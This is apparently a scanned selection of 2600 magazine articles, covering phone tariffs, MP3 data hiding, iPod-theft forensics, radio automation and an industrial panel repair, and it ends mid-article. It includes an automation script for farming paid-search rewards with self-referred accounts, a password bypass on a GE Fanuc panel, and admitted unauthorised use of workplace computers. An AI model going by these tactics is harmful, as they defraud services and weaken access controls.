For the curious phreak, browsing tariffs can result in some fairly interesting discoveries. For example, despite party lines having been obsolete for decades, there still exist tariffs for them in many states that grandfather existing users. I recently disconnected the final remaining party line in my wire center, which belonged to a subscriber who was 92 years old and had maintained the same service since 1946. In effect, she didn't really have a two-party line anymore; the other party on her line moved away in the early 1980s after party line service was discontinued for new subscribers. However, her rate was grandfathered in under the old tariff, which was last revised in 1971. Other tariffs provide geographical exceptions. When a new Central Office is constructed (an incredibly rare event these days, but not uncommon in the rapidly growing western U.S. as little as 25 years ago), the serving boundaries are strictly defined by tariff. Accordingly, people living in the area with existing telephone service have to be explicitly allowed to maintain service from their existing wire center. Qwest, in fact, has an entire section of their tariff library in each state dedicated to obsolete tariffs detailing the rates and terms of services that are no longer offered, but are still maintained for existing subscribers.

On a more practical level, browsing tariffs is a good way to learn exactly how much you can squeeze out of your phone company in promotions or retention offers. In general, all of these offers have to be filed with the Public Utility Commission. For example, in Washington, Qwest can offer you a promotional credit in a value equal to three months of the service to which you're subscribed. They can only do this once every two years, either to win a new subscription or to stave off a cancellation. And that's all they *can* offer, but they don't *have* to offer you the maximum (and usually won't as a starting point for negotiations). Of course, if you read the tariff, you'd settle for nothing less than the maximum.

Finally, understanding which services are in the catalog, their brand name, and the applicable Universal Service Order Code (USOC) can help you save money (sometimes a *lot* of money) on features. For instance, there is more than one way to skin a cat, and there's more than one way to have a phone number in a different wire center ring your line in my Central Office. Most people needing this capability order a foreign exchange circuit, which bills a hefty setup fee and an even heftier monthly fee (including a mileage charge). The bill can easily run to over $100 per month or more. Alternatively, you could order a cheap, obscure, and rarely used service called "Market Expansion Line" for business lines, or an even cheaper and more obscure service called "Number Forwarding" that is the exact same thing minus a Yellow Pages listing. These services set up a "ghost number" in the remote office, with permanent call forwarding to your regular number. The business office will sell these services to you, but only if you ask for them specifically; otherwise they'll sell you a foreign exchange circuit. The only thing you give up is a dial tone from the distant Central Office, which can help you avoid intraLATA toll charges in limited circumstances. These days, long distance is - in almost any usage pattern - less expensive than a foreign exchange circuit. Nonetheless, even though foreign exchange circuits almost never make financial sense, busy Central Offices still do a brisk business in them. One local plumbing company has over a half-dozen foreign exchange circuits, all of which are - in my estimation - completely unnecessary. Unfortunately, I can't advise them that they're wasting money because the tariff strictly regulates subscriber privacy, and I'm not allowed to use subscriber information to suggest products or services without the subscriber's explicit consent. And considering the subscriber has to contact me before I can request that consent, I'll probably retire before I can save these folks a dime.

And with that, it's time to bring this issue of the Telecom Informer to a close. Drive carefully while sneezing from all the pollen. And remember that if you wrap your car around a telephone pole despite it all, you can blame the Public Utilities Commission for its placement!

References

- `http://tariffs.qwest.com:8000/➥Q_Tariffs/index.htm` - Qwest tariff library
- `http://serviceguide.att.com/ser➥vicelibrary/consumer/ext/➥index.cfm` - AT&T tariff library
- `http://www22.verizon.com/➥tariffs/` - Verizon tariff library
- `http://tariffs.net/hawaiiantel/` - Hawaiian Telecom tariff library
- `http://www.tariffnet.com/` - Pay site that tracks tariffs across substantially all telecommunications providers
- `http://www.puc.state.or.us/` - Oregon PUC
- `http://www.utc.wa.gov/` - Washington Utilities and Transportation Commission

Surfing Without A Board

by XlogicX
drkhypnos314@hotmail.com

This article is not really an example of an exploit. Rather, it is a story on a hacker's approach to an unlikely challenge. It all started several years ago when I was contracted to work the graveyard shift in a building with many computers; it appeared to be a call center. Since I was a contractor, I didn't have legitimate access to any of these computers. Most nights, I would wait for all of the normal employees to leave and just use whatever computer was left unlocked to browse the interwebs. Usually, there were at least three or four computers around the building that were left unlocked.

The challenge came one night when the only computer left unlocked didn't have a working keyboard. I especially needed to log into a profile for my physics class, to know what homework I had to do that night, but how would I do that without a keyboard? I still had a working mouse, though. This made me think back to older video game systems with very few buttons on the controller. Though there were few buttons, you could do so much with them, be it playing a game or entering the name of your character in an RPG. So, I was then determined that if I could enter text with an NES controller, I could do it with a mouse. Obviously, the first thing I looked for was the character map. Unfortunately, I found it was disabled. I hadn't given up yet, though.

Here is what I did with the XP machine I was at:

1. Opened Notepad.
2. Went to 'Help' -> 'Help Topics.' I was then looking at a description of Notepad. This was the first paragraph: "Notepad is a basic text editor that you can use to create simple documents. The most common use for Notepad is to view or edit text (.txt) files, but many users find Notepad a simple tool for creating Web pages." I had everything I could possibly want.
3. I highlighted the letter 'g' from the word 'creating' in the above paragraph. I right-clicked on the highlighted 'g' and copied it. I opened up a browser and pasted that 'g' into the address bar. I went back and copied the 'oo' from the word 'tool' and pasted the 'oo' after the 'g' in the address bar. Next, I copied the 'g' I already had in the address bar and pasted it after the 'oo.' Next I copied the 'le' from the word 'simple' and pasted it at the end of my growing 'goog' string. I then grabbed the '.' from that '(.txt)' part of the paragraph. Finally, I grabbed the 'com' from the word 'common' and pasted that at the end, leaving me with 'google.com.'
4. I clicked the 'go' button in my browser and arrived at Google. Towards the end of the help document for Notepad (third paragraph), I came across the word 'unicode.' I copied and pasted that word into the Google search and clicked on the Wikipedia article for Unicode.
5. I played the 'Wikipedia Game' (see appendix) to get to the article about ASCII. This article contained a dumbed down ASCII table with most of the printed ASCII characters.

I had arrived at my needed setup. I had navigated to a character map that contained all of the characters I needed. I was able to use this ASCII table to slowly copy and paste my way into the login page for my physics classwork. Yes, this is the type of story that warrants the "you have too much time on your hands" response. But I am, as we all surely are, sick of hearing that phrase. At least we find something creative and different to do with our time, instead of throwing our hands up in defeat and going on to do something normal.

Wikipedia Game Appendix

The idea of the game is to choose a 'target article' (say Linux) and then use Wikipedia's 'random article' feature as a starting point. The object of the game is to use only the links within the random article to navigate to the target article (Linux). All players should start with the same initial random article. You can play for speed, fewest number of links to the target, or a combination of both. The best strategy is to work your way to a general article, and then become more specific. For example: somehow get to 'Science' from the random article. From Science, Linux is cake: something like Science -> Computer Science -> Computer -> Operating System -> Linux. It is surprising what articles you can get to from a seemingly random article. Try the game out at your next *2600* meeting. It is tons of fun.

MP3 Data Stream as a Covert Means of Distributing Information

by enferex (mattdavis9@gmail.com)
A 757 Labs Effort (www.757labs.com)

1 Introduction

One of the great things about the collective brain of the internet is the amount of information that can be exchanged as events occur in the tangible world. Likewise, new music and other audio tracks can be consumed, furthering the expansion of musical interests and introducing new ideas to the masses. Whether through internet radio or downloadable tracks, the ability to disseminate information has become relatively common. Just looking at the number of podcasts floating around, one can see the variety of information being spread. The MP3 format has been a relative commonality for streaming media as its underlying structure nicely supports such means of data transfer. However, one can leverage the properties of this format to transmit data that is not heard but can still be extracted. This article discusses hiding and transmitting information within an MP3 file that can be later streamed or downloaded.

2 Frames

An MP3 file is nothing more than a series of frames. Each frame consists of a header and appended audio data. This small header, four bytes, provides information, such as bit and sampling rates, which describes the audio data that follows. This header allows an audio player to appropriately reproduce the correct sounds. By applying proper mathematical calculations to the data in the frame's header, the length of the audio data can also be determined [1].

An MP3 can be made up of thousands of these frames, which is the primary reason why streaming MP3 audio works, or why partially downloaded MP3 files can still be played. Since each audio frame has a header with a special signature, the audio player looks for that special pattern signifying the start of an audio block. This pattern, a series of 11 set bits, is called the "sync frame," and each frame in the data stream contains it. Once a frame header is obtained, the length of the audio data trailing that frame can be determined. The audio player then grabs that calculated amount of data and processes it appropriately. Any data outside of the frame can be ignored. As a side note, the audio data is encoded and decoded via the Huffman encoding scheme [2, 3].

3 Hiding Information

Since audio players are only concerned with replaying audio data, anything outside of the frame is ignored. This is merely insurance for protecting the aural pleasure of the listener. Thinking such out-of-band data is something that can be heard is a gross assumption, and the result can be a rather despicable symphony of squeaks and squawks. This means that, if an audio player is implemented correctly, any data that exists between frames should not be replayed. Therefore, information can be hidden by placing it between audio frames. While not truly a form of audio steganography, hiding information between frames is a quick and easy means to stash away data. On the other hand, true forms of audio steganography rely on actually hiding information in the audio bits themselves [6, 7].

If someone is actively looking for such out-of-band data, it is easy to find. For instance, someone might analyze the audio file, or stream, and compare the frame count, frame sizes, and ID3 information tags to the actual file size. If the sizes do not correlate properly, chances are that there is some extra data hiding underneath the covers. Likewise, if the audio player tries to play all data, or if the out- of-band data has the same signature of an MP3 frame header, some rather obnoxious sounds might emerge.

As previously mentioned, audio players look for a signature that prefixes and describes a following block of data. Such a signature begins with the first eleven bits all set. Certain portions of the remaining 21 bits of the header can be used to validate that the frame and following data is audio. For instance, if a particular bit sequence is defined that does not equate to a valid bit rate or sample rate, chances are that the data is out-of-band. What would happen if one were intentionally hiding information between frame headers, and a segment of that to-be-hidden data contained the same bit-signature as a frame header? Well, if the audio tool did not do the proper calculations on data in the header (e.g. bit rate/ sample rate values), that block of data might be played as audio. Such a case might also occur if, for some reason, the stars all align properly and the hidden data just happens to look like a valid MP3 header, sync bits and all. Such cases can be avoided if the data never contains any pattern that looks like a MP3 sync frame. So it is of importance that anyone trying to stuff data between frames not replicate such a signature. One simple solution is to encode the data beforehand in a manner that will not mimic a sync frame. Such an encoding scheme should never produce a stream of 11 bits all set. In fact, if one can avoid passing an entire byte with all bits set, a sync frame would never appear. Plain ole' ASCII text is a perfect example of such an encoding, as it only uses seven bits of data to encode characters [4]. The uuencode tool helps with this trick, transforming standard binary machine encoding into seven bit ASCII encoding[5]. It should be mentioned that seven-bit encoding of raw data will result in a file larger than the original. It is not a compression technique. However, the seven-bit encoded data produced can be compressed.

4 Tool: mp3nema

The mp3nema tool has been produced to aid in stuffing and extracting data between frames. The original intent of this application was to analyze MP3s, both static and streamed, for out-of-band data. However, testing such analysis required that a valid test case be created to assure detection. In other words, we needed to inject data between frames so that we could verify that the tool was working properly. After some time, the main focus of development shifted from data detection to actual data hiding and recovery, and now this tool can covertly pack data into a series of MP3s for distribution. However, if someone desired to covertly distribute a movie, for example a completely legit HD-quality video, they probably would not want to stuff it all into a three-minute/3MB audio file. "Wow this song is really boring; lots of large pauses." In fact, for humor, assume one were distributing this perfectly legit movie using a perfectly non-legit audio file, a 4GB movie would take quite a while to distribute, especially if it were encoded using uuencode, which increases the original file size. Not to mention that the three minute song would be of a curious size.

5 Conclusion

While the method of hiding data between frames, rather than in the audio itself, is less a testament to steganography, it is simple to do. Such a method allows for data to be quickly extracted as the media is being played/ streamed. One potential use for this technology, however outlandish it might appear, could be to bypass firewalls that prevent access to outside email (e.g. streaming of uuencoded email in tracks of music). Even cooler would be to associate email-senders to a particular musical artist and stream that data. "Aww man. Sting again; this is great! Ohh wait, it must be that chick Roxanne sending me emails about how I can improve my performance."

References

[1] Bouvigne, Gabriel. MP3' Tech - Frame Header. MP3' Tech. 2001. http://www.➥mp3-tech.org/programmer/frame_➥header.html

[2] MPEG. Coding of Moving Pictures and Associated Audio for Dig- ital Storage Media at up to about 1.5 MBIT/s Part 3 Audio (Draft). ISO/IEC. 22 Novermber, 1991. Accessed from http://le-hacker.org/hacks/mpeg-➥drafts/11172-3.pdf

[3] MP3. Wikipedia. 25 July 2008, Accessed on 27 July 2008. http://en.wikipedia.➥com/en/wiki/MP3

[4] ASCII. Wikipedia. 6 August 2008. Accesed on 15 August 2008. http://➥en.wikipedia.com/en/wiki/ASCII

[5] Uuencoding. Wikipedia. 19 July 2008. Accessed on 15 August 2008.

[6] Fabian Petitcolas. mp3stego. 17 January 2008. http://www.petitcolas.➥ net/fabien/steganography/mp3stego/

[7] Mark Noto MP3Stego: Hiding Text in MP3 Files SANS Institute. 2001.

Don't Steal Music!

(or catching an iPod thief using forensic analysis.)

by frameloss

Music is important, especially in a noisy office. There is a girl that sits a few feet away from me in her cubicle and talks to herself all day. As if it wasn't bad enough to be stuffed into a cubicle, her constant chatter is maddening. Without my headphones, there are honestly days when I could quite possibly lose it. Because of this, I am usually very careful to protect my iPod.

However, given that my workplace is relatively safe, I wasn't too concerned when, on my way home after work, I realized that I had left my iPod sitting on my desk plugged into my Mac. Of course, you can already guess what happened next. The following morning when I arrived at work, I was half way through my first cup of coffee before I realized that my music player was gone! Of course, since I always misplace things, I spent the next half hour tearing my cube apart looking for my iPod. Nothing. Damn.

I work in IT security, so my first reaction was to start putting together an incident timeline. When did I leave the office? Who was still working as I was leaving? Maybe it was just a prank. There were a few guys that might have found it funny to alarm me (and probably owed me for messing with them in the past). I asked around, but everyone I spoke to denied taking my iPod.

Then it struck me that I had a critical piece of information sitting in my lap that just might get the iPod back in my hands. My iPod was plugged into a Mac, and Unix creates log entries when a hard disk is unplugged! Sure enough, the /var/log/system.log had a bunch of the following messages:

```
Sep 10 22:31:23 computer kernel[0]:
➥ disk2s1: media is not present.
```

So I called up the physical security folks and let them know that there was a theft. Since I knew what time it happened and since it was at night, I assumed that it would be pretty easy to figure out who did it. The cleaning staff came through at 6 pm and was usually done by 8 pm. So there should have been no one in the office around the time my iPod grew legs. If anyone was there then they would have looked awfully suspicious. Security said that they would get back to me, but since I knew their manager, I gave her a call to ensure that the key card access logs got reviewed and that the security camera recordings were preserved. About half an hour later they called to tell me that they know who did it and would handle them later that day when they were scheduled to work. Sweet. Key card logs and corporate video surveillance may have been useful for the first time known to man.

The next morning, the manager of the physical security group stopped by and returned my iPod unharmed. She explained that it was a member of the cleaning staff that had come back after his shift to steal electronics. He was given the opportunity to return the stolen property or face charges. He immediately returned the iPod but, of course, he lost his job. The moral of the story is that stealing music is wrong. ;-)

It wasn't the first time an iPod had been stolen at my office, and it wasn't the last either. The things are like little stacks of cash laying around waiting to be taken. For this reason, I decided to do a bit more research and find out what it would take to get the same forensic results from a Windows machine. Unix users have it easy; significant happenings with block devices, such as hard drives, are logged by default. For most Unix-like systems you can find these in /var/log/dmesg (or by running the dmesg command.) But alas, Windows is the dominant OS and is likely to remain that way for a while.

The logging on Windows isn't that great. Sure, it is configurable, but it somehow never seems to have the right settings to make this type of work easy. However, I found a way to get the same results on Windows XP, given the right circumstances. Here is what I found that works under XP Pro SP2. It also seems to work on SP3, but does not work on Vista, where you can only get the last time an iPod was synced, not removed.

In XP Pro, the time at which an iPod was last plugged in and the time at which it was unplugged can be determined in the following cases:

- User was logged in, and the iPod was removed. The system was not shut down.
- User was logged in, logged out, and the iPod was subsequently removed.
- User was logged in, logged out, logged back in, and the iPod was subsequently removed.

The time at which an iPod was unplugged cannot be determined if the user was logged in, the iPod was removed, and the system was subsequently rebooted because the "HKLM\SYSTEM\CurrentControlSet\Control\DeviceClasses" registry tree appears to be dynamically

rebuilt at boot time.

So, as long as the system was not shut down, you can tell when a device was removed. This is done using the logparser tool from Microsoft. If you plan on doing the procedure remotely (which will result in less overall changes to the system when compared to logging in as a user interactively), you will need to perform the following command from a CMD.exe shell on another host before beginning:

```
net use \\<hostname>\
➥ ipc$ /u:<administrator>
```

Substitute appropriate values for the <hostname> of your machine and the <administrator> account name.

Next you can perform the log query:


```
logparser -i:reg -o:csv "select
➥ * from \\<hostname>\HKLM\SYSTEM\
➥ CurrentControlSet\ where path
➥ like '%iPod%' order by lastwritetime
➥ desc" -e:1000 > outfile.csv
```

You should, once again, substitute an appropriate value for <hostname> listed above. Also any line breaks should be removed when running the actual command.

Command options explained

- `-i:reg` instructs `logparser` to use the system registry as the source.
- `-o:csv` specifies that the output should in comma separated value format. This allows for easier analysis with a spreadsheet program.
- `select * from \\<hostname>\HKLM\SYSTEM\CurrentControlSet where path like '%iPod%' order by lastwritetime desc` is the actual query. It looks at all values in the registry, where the pathname (not actual key values) has the text iPod. It then returns it sorted in a list with the most recent entries first.
- `HKLM` is shorthand for `HKeyLocalMachine`.
- To see what other fields can be queried you can run `logparser -i:reg -h`
- There are three subkeys below CurrentControlSet that contain relevant information (Control, ENUM, and Services) which is why the query is performed at such a high level within the registry.
- The string `'%iPod%'` can be changed to represent another device, such as a USB thumb drive. You can view the `HKeyLocalMachine\SYSTEM\CurrentControlSet\Enum\USBSTOR\` area of the registry to see what other removable USB devices (or substitute USBSTOR, with SCSISTOR for SCSI) have been connected and experiment with the name assigned by the device manufacturer to find the evidence you need. Be sure to encapsulate whatever string you need with single-quotes and percent signs as shown in the above example, surrounding the string "iPod".
- `-e:1000` instructs `logparser` to quit after 1000 errors (a number intentionally higher than is likely to happen in such a restricted query). If `logparser` is not given this instruction, then errors will not appear in the output, and it is important to see the errors in case you are not seeing all of the necessary data.
- `> outfile.csv` specifies the file name where information will be stored.

Opening the CSV file in your choice of spreadsheet program will allow you to sort the data by access time. Sort by descending timestamp, and you should be able to see when the registry key was last written. This is when the device was unplugged. I hope you are as lucky as I was and get your iPod back, too!



Available at
booksellers worldwide including
http://amazon.com/2600

Inside Google Radio

by hypo

If you're listening to a radio right now, there's a good chance you're listening to a computer's sound card pushing out audio from an automated program we in the business like to call "automation." Since the late 90s, automation systems have been put in all over the country to offer a cost-effective way to provide programming to the audience.

History

Before we get into the guts of the actual system, let's first look into why Google would want acquire radio automation software. Dave Scott, designer and owner of Texas-based Scott Studios, developed the SS32, an automation system that became widely used around the country. The SS32 offers solid 24/7 performance at a fairly reasonable price. In the early 00s, Scott Studios was purchased by dMarc Broadcasting of California. Shortly after the acquisition, dMarc released software called the "dMarc Agent," which would provide real-time diagnostics and information from local stations to a central server. Some of the local information was the title and artist of the song being played on the air. Stations would then use this information and display it on their web site.

Shortly after, dMarc released a version of the "Agent" that also allowed local stations to send their traffic logs, which include items like commercials and public service announcements, to the California server. If there were any holes in the traffic log (filled by non-paying items like PSAs), dMarc would send down audio and schedule it into the local station paid national advertising spots. This was a win for dMarc, who made money on the ad's sale, as well as for the local station, who made money for playing the ad. Is any of this starting to sound familiar?

The inevitable acquisition of dMarc was soon made by Google. Google now calls this program "Audio Ads", a close cousin to it's hugely popular AdSense web-based ad placement system.

The Basics

A basic installation of an SS32 system at a local station relies on having 4 computers:

- A server-like system called, "Dispatch"
- A system that pre-records jock breaks called "Voice Tracker" or "VT"
- Any computer that sends pre-recorded material like songs, spots, etc (normally called "Production" or "prod")
- And last, but not least, the on-air "SS32" computer.


All of these computers are hooked into a network. In some installations, all of the computers are connected to the Internet. This may be one of the biggest mistakes a station can make. Some smarter stations create a separate LAN that all of the computers on the audio network are hooked into. Some other office computers, which can run music scheduling software and the "Audio Ads" program as a proxy, have two NICs; one for the audio network and the other to the Internet.

All of the audio ultimately gets sent to the SS32 box via the Dispatch server. Audio gets ripped into the system by a program called Trim Label & Convert (TLC). TLC converts the file format, places metadata, and assigns a user-managed cart number into the system. The audio can either be in an .mp2 or .wav file format, both of which are proprietary to Scott Studios/dMarc/Google. After TLC does its thing, it sends the audio to Dispatch, which makes a copy of the audio on its local hard drive, then copies the audio to the SS32. Now there are as many as three copies of the audio on the network. This can come in very handy when the SS32 has some type of catastrophic failure. We all know that can never happen, right?

When the SS32 does get hosed, the audio can get fed to a backup SS32 machine. The backup can run the audio through the network via Dispatch. Although this is not recommend on a long-term basis, it is good enough to get another "Green Machine" get sent to you from Google. The support that Google offers in amazing. The people who pick up the phone are, for the most part, former users of the SS32 system. This makes the experience

on a local level so much easier. During the day there are many techs on call, in a support center in Texas, while at night there is at least one tech on call, who will call you back in as little as 20 minutes. These folks will stay on the line with you until the problem is fixed. Calls of more than 3 hours have been logged by yours truly.

If requests to get more in-depth information on Google Radio come in, I will be more than willing to offer it up. Please note, that Google is now offering a new version (6) of the system which may or not have the components in the network described above.



References

Google Automation Home is here: http://www.google.com/radio➥automation/index.html

And Google's "Green Machine" is here: http://www.google.com/radio➥automation/productshardware.html

Is you favorite station running "The Agent"? http://stations.dmarc.net/➥Console/NextPlays.aspx?c=WXYZ-➥FM&tz=EST&n=1&a=TAS

Replace WXYZ with your favorite station and replace "FM" with "AM" if need be. You can also plug in your time zone (tz). If you want to display any combination of the the time (T), artist (A), or song title (S) modify the "&a=" argument.

Please keep listening to terrestrial radio.

Scour: Paid to Search, Again?

by D4vedw1n

This article started out as my attempt to try to beat a system through the use of various tools. In the process, I learned a lot. In fact, I learned enough that I felt compelled to write this, and am still learning as I write.

In late June, a new web site called Scour launched, and with it the promise of getting paid to search and comment. There are people on the site that claim to have gotten their gift cards. We've heard this before, though, in the late 90s with ad sponsored, free service providers. So, until I get mine, I remain skeptical. I saw this as my opportunity to make a small contribution to my newly found *2600/* hacker world.

The first thing I would like to say is that you will not (to my knowledge) be able to "earn" the $25 in one day. They caught on pretty quickly to tricks, and there is a "500-point personal cap" on search points per day. There is, however, an unlimited number of referral points, though I haven't checked to see if you get points for your friends' friends' friends, like an MLM scheme. If you get caught and kicked off the site, sorry Charlie. Second, I am still new to the scene, so this may seem basic to some readers. Third, other than the gift card you can gain some (albeit minor) scripting and automating processes knowledge.

You are going to need three things: a text editor, the Scour toolbar, and a macro type tool. The text editor I used was Notepad, for simplicity. I downloaded a book for length from www.etext.org. This generates the "random" searches.

For the toolbar, go to: http://www.➥scour.com and set up your account. You get 100 points for downloading their toolbar, which we need anyway. Once your account is set up, and the toolbar running, do a few test searches to be sure your points are accumulating.

Lastly, you will need a tool that allows you to run macro type functions on your PC. I tested this with a demo of "Workspace Macro 4.6", but I quickly ran out of uses. Up until that point, though, I found it most effective. A friend mentioned a cool tool he uses daily, "AutoHotKey," which is available at http://www.autohotkey.com. I used this because it was free, offered me a chance to learn something new (scripting), and most importantly got the job done (thanks Chad).

After installing AutoHotKey (AHK), you will need to find the location of your Scour toolbar. Launch AHK, and your browser. Right click on the AHK icon in system tray, and select Window Spy. Then click in the toolbar for Scour. Make a note of your "In Active Window: X, X" for the script. This way if your browser likes to move around (like IE), it will always be the same location.

Start a new AHK script by right-clicking and then choosing "New>AutoHotKey Script" from the Menu. Name it, keeping the AHK extension. Right-click that file and choose

edit. Leave the template in there and enter the script.

Below are the nuts and bolts of the script. You will want to change the document title from "Untitled Notepad" to the document you are using (found in title bar), and the browser you are using (I was using IE 6). You can also make it repeat as many as you want (remember, 500...) by changing the loop count.

Open notepad, or your e-text document, and set up the script so that it matches your setup. Launch AutoHotKey (it will show up in the system tray as a white "H" in a green square. Then run your edited script:

```
Loop 3
{
  ;Set focus to Document
  WinActivate Untitled
➥ Notepad ;Replace with the
➥ name of your document
  ;Highlight the text
  Send
^+{right}^+{right}^+{right}
  ;Clears clipboard and copies
➥ text for search to clipboard
  clipboard =
  Send ^c
  Clipwait
  ;Move off the highlighted text
  ;If using Word, use right,
➥ OpenOffice left and right
➥ act funny so choose
  Send {left}
  ;Launch Browser
  SetTitleMatchMode, 2 ;helps
➥ with the WinWait command below
  run iexplore.exe
  Winwait, Internet,,10 ;Change
➥ Internet to name of browser
  Click 130, 111 ; Location
➥ for Active Window numbers
  Send ^v
  Winwait, Internet,,10
  Send {Enter}
  Sleep 10000
  WinClose
}
```

To get points from your "referred friends," they need to be in your contacts for either Gmail, YahooMail, MSN, or AOL. If you are like me and have several email addresses, you can refer yourself. There are bonus points for referring people, but we are looking for the points from them. So set up one or two more, and use the script on their accounts, too. I got 200 points for inviting 2 friends, but think that is a max. I still need to test the MLM-type points and will update with a letter if I get it to work.

That's it. I would recommend throwing in some "real" searches with comments. That will make your account activity appear more genuine and, who knows, you may actually start to like the social searches.

Battling the Fanuc DataPanel

by scamorama

The following is true. No names were changed, because no one is innocent.

The task appeared simple: replace a database on a GE Fanuc 1062 DataPanel using GE's proprietary WinCFG software running on a laptop. Use Communication Protocol 80: Modicon Host Slave in the new database. Save a copy of the existing database. The DataPanel was in the Control Room, and would be used to replace a failed unit at a remote location. No problem, right?

Monday

First off, there was the need for the software. Was there a copy onsite? Of course not. Was it available from GE? Sure, if one had a Customer Identification Number. Did anyone have one? Of course not. Could I get one? Sure, if I didn't mind waiting an hour. But it was only an hour, and the software downloaded and installed easily. I downloaded the user manual as well. In order to transfer files, the DataPanel needed to be in "Host Transfer" mode. To get into "Host Transfer" mode, one needed to be in "Off-Line" mode, which required a password. Did anyone know the password? Of course not. Was there a default password? Not that GE would say. Was trial-and-error an option? It was now. The passwords are numeric, and the range is 000000-999999. Got it at 111. Was it all going to be this easy? Of course not.

With the DataPanel in "Host Transfer" mode and the laptop connected, it was time to transfer the existing database for safekeeping. I started the transfer and received the error message: "Cannot Initialize Port". Pathetic poking and probing at port and program produced piffle. Took a closer look at WinCFG (the name alone should have warned me) and saw "Windows 95, Windows 98, and Windows NT". The customer's locked-down Windows XP Professional laptop was not going to allow it

to communicate. Was there a suitable laptop onsite? Of course not.

Tuesday

Brought in my ThinkPad 600X (running Win98SE) and installed WinCFG. Connected it to the DataPanel. Initiated the database transfer. No error message! Had I won? Of course not. No progress bar. No transfer, either.

Rebooted the DataPanel and put it into DOS mode. No database file on the C: volume. Did anyone know where it was? Of course not. Did the manual give any clue? Silly question. Was there another volume? You bet! The database was on D: (I, rather stupidly, assumed that WinCFG was smart enough to know where the file was). Copied the database file to C:, rebooted the DataPanel, put it in "Host Transfer" mode, and was elated to see the progress bar. Was I out of the woods, had I figured this out? Of course not.

Before I continue, a few words about the user manual. This was obviously the product of a *technical writer* — someone who knew a lot about software, but little about English. There were no screenshots of what one might expect to see, no examples of how to perform any task, and only the most minimal of glossaries. It appeared to have been translated from the original Sanskrit by an Urdu-speaking Italian. Consulting it for guidance on any topic was an exercise in masochism. I tried to *RTFM*, but the *FM* was no *F* good.

With the original database safe on the 600X, it was now time to put the new one in its place. I opened the transfer window, selected the new database, and checked the communication protocol to see that it matched. Everything looked good. But was it all good? Of course not. I started the transfer and got the error "Database Type Does Not Match DataPanel Type".

More digging was required. It turned out there are two flavors of a 1062 DataPanel: vanilla —1060/1062, and pecan —1060/1062 Extended Memory. I had a vanilla database and a pecan DataPanel. The manual said, "You can modify an existing database for a different DataPanel." Did it tell me how? You needn't ask?

Poking around in WinCFG revealed that, if the database was open, the "Save As" function provided the needed selection. So, I opened the database, configured it to use Communication Protocol 80: Modicon Host Slave — as I was told — and saved it. Started the transfer. It worked! Was I finished? Of course not. I couldn't connect and test the DataPanel until the following day.

Wednesday

Took the panel to its new home and hooked it up. Turned the power on. It looked good when it came up, but (you knew there was a "but" coming, didn't you?) nothing on it worked. No output to the PLC. Did I have my 600X with me? Of course not.

I booted the DataPanel into DOS, renamed the new database file, and copied the old database file from the C: volume. Restarted it and was surprised to see that the old database could communicate. Good news: the old database had a page that duplicated the new database, bad news: the page had inputs only, no outputs.

While doing this, I made an interesting discovery. Changing the extension on the database file on D: to something other than what was normally expected resulted in the DataPanel booting directly into "Off-Line" mode. DOS could be entered directly from the DataPanel access screen. So much for password security.

I installed WinCFG on the desktop I'd been using, and opened the database I had installed. Poked and peeked in the selections to see if there was a way to generate a report on the database showing the input/output addresses. Did I consult the manual? Of course not.

After a few dead ends, I managed to come up with a way to get a report. After a few more dead ends, I actually got a usable report, which showed that, yes, indeed, the database had the addresses it needed. Was I surprised by this? Of course not.

Thursday

Copied the database that I had checked the previous day to the 600X. Connected it to the DataPanel. Booted the DataPanel into DOS and deleted the now-suspect database. Transferred the database that I knew was good and that had the requested protocol. Restarted the DataPanel and got the same result as the day before. Was I ready to give up? Of course not.

I sat back and considered what was in front of me. I had a good database, and I'd configured it with the Communication Protocol requested by the customer. Is the customer always right? Of course not.

I opened the Communication Configuration in WinCFG and looked at the available choices.

Found Protocol 91: GE Fanuc Genius. Seemed a logical starting point. Configured the database with Protocol 91 and transferred it. Rebooted the DataPanel.

It worked.

Network Neutrality Simplified

by linear
United Phone Losers
http://www.phonelosers.net

Intro

Over the past few years, the media attention that network neutrality once garnered has all but faded away. However, the threats to net neutrality are still very real, and these threats are putting the future of the Internet as we know it in danger. Since it is important that we don't let this issue (along with the beloved Internetz) fade away, I wanted to offer this quick, very basic primer on net neutrality, where we currently stand, and where we go from here.

What It Is

One day in the not-so-distant future, you'll fire up your DSL connection, open your web browser (well, the browser of choice as determined by your ISP) and start browsing the net — but unfortunately, there's not much browsing to be had. Your ISP, acting as a gatekeeper to the Internet, has determined which sites and services are going to be available to you. Maybe you want to catch up on the latest news and find out what's happening around the world; Fox Entertainment Group has paid a hefty sum to your ISP, making Fox News the exclusive provider of news to all subscribers of your ISP. Don't want your news delivered by Fox? Better shop around for a new ISP that has been paid off by a different news organization. Of course, there's probably only one telephone company in your area to offer DSL, and the cable Internet alternative doesn't have much better service plans either (or maybe offers much worse!). It doesn't stop at just news, but every potential service you're looking for. The search engine you use, your email provider, image/multimedia sharing community, social network, etc. will all be determined by your ISP. Or maybe your ISP has set up a tiered pricing plan, and based on how much you're willing/able to pay each month determines what you have access to (similar to cable/satellite television – the more you pay, the more channels you get). What about those private, independent, and/or personal websites (like 2600.com)? Well, those websites can't afford to pay big money to your ISP, so they'll be served to you a little more slowly. Well, that is, if your ISP decides to serve them to you at all. Sounds like a terrible vision of Internet-future, doesn't it? Well, the concept of network neutrality is 